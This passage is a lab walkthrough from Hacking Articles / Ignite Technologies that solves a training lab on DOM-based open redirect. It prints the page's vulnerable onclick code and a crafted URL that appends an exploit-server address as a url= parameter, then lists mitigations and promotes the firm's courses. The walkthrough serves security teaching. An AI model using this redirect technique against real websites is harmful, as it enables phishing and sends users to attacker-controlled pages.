
- Address bar: https://ac8e1f531f16a5a78017d73500e000c0.web-security-academy.net/post?postId=1
- Context menu (right-clicked on the page):
 - Save Page As...
 - Save Page to Pocket
 - Send Page to Device >
 - View Background Image
 - Select All
 - View Page Source** (highlighted with a blue background)
 - View Page Info
- Background image: A cartoon illustration of two people at a grocery store counter. One person is smiling and holding a yellow container, while the other is behind the counter.

Great!! From the below image, I was able to see that the “**Back to Blog**” text is with some URL and this seems to be an “**Open Redirect**” as “**location**” property is not validated or sanitized to user’s input and thus it is even having an **onclick event** over it as “**url=(https)**”

```
<input pattern="(http|https).+" type="text" name="website">
<button class="button" type="submit">Post Comment</button>
</form>
</section>
<div class="is-linkback">
<a href="#" onclick='returnUrl = /url=(https?:\/\/.+)/.exec(location); if(returnUrl)location.href = returnUrl[1];else location.href = "/">Back to Blog</a>
</div>
</v>
</n>
```

However, if we manipulate the **web-page URL** by **integrating our exploit server’s URL with “&url=” parameter** as


<https://acae1fa01f50080b2d7d801d30034.web-security-academy.net/post?postId=1&url=https://acac1fa01f73a50080b2d7d801d30034.web-security-academy.net>



From the above image, you can see that, now if I hover the “**Back to Blog**” section, I got the redirection link to as the one I manipulated earlier.

Let’s check out its output, by clicking over the “**Back to Blog**” text.

Great!! From the below image you can see that **we’ve successfully solved this lab** and we are thus redirected over to **our exploit server**.



Mitigation Steps

Mitigation Steps

- The user-input should be properly sanitized and must be validated.
- The developer should set up a whitelist of his trustworthy URLs.
- If the developer is setting up any hash or a salt value, it should be hidden and not to be displayed in the URL.
- Instead of using the redirect function, the developer should implement specific links over on the text keywords. The web-application should pop out a warning when a user tries to redirect to an untrusted domain.

Reference:

- <https://www.hackingarticles.in/comprehensive-guide-on-open-redirect/>

About Us

About Us

“Simple training makes Deep Learning”

“IGNITE” is a worldwide name in IT field. As we provide high-quality cybersecurity training and consulting services that fulfil students, government and corporate requirements.

We are working towards the vision to “Develop India as a Cyber Secured Country”. With an outreach to over eighty thousand students and over a thousand major colleges, Ignite Technologies stood out to be a trusted brand in the Education and the Information Security structure.

We provide training and education in the field of Ethical Hacking & Information Security to the students of schools and colleges along with the corporate world. The training can be provided at the client's location or even at Ignite's Training Center.

We have trained over 10,000 + individuals across the globe, ranging from students to security experts from different fields. Our trainers are acknowledged as Security Researcher by the Top Companies like - Facebook, Google, Microsoft, Adobe, Nokia, Paypal, Blackberry, AT&T and many more. Even the trained students are placed into a number of top MNC's all around the globe. Over with this, we are having International experience of training more than 400+ individuals.

The two brands, Ignite Technologies & Hacking Articles have been collaboratively working from past 10+ Years with about more than 100+ security researchers, who themselves have been recognized by several research paper publishing organizations, The Big 4 companies, Bug Bounty research programs and many more.

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Ethical Hacking

The Ethical Hacking course has been structured in such a way that a technical or a non-technical applicant can easily absorb its features and indulge his/her career in the field of IT security.



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A bug bounty program is a pact offered by many websites and web developers by which folks can receive appreciation and reimbursement for reporting bugs, especially those affecting to exploits and vulnerabilities.

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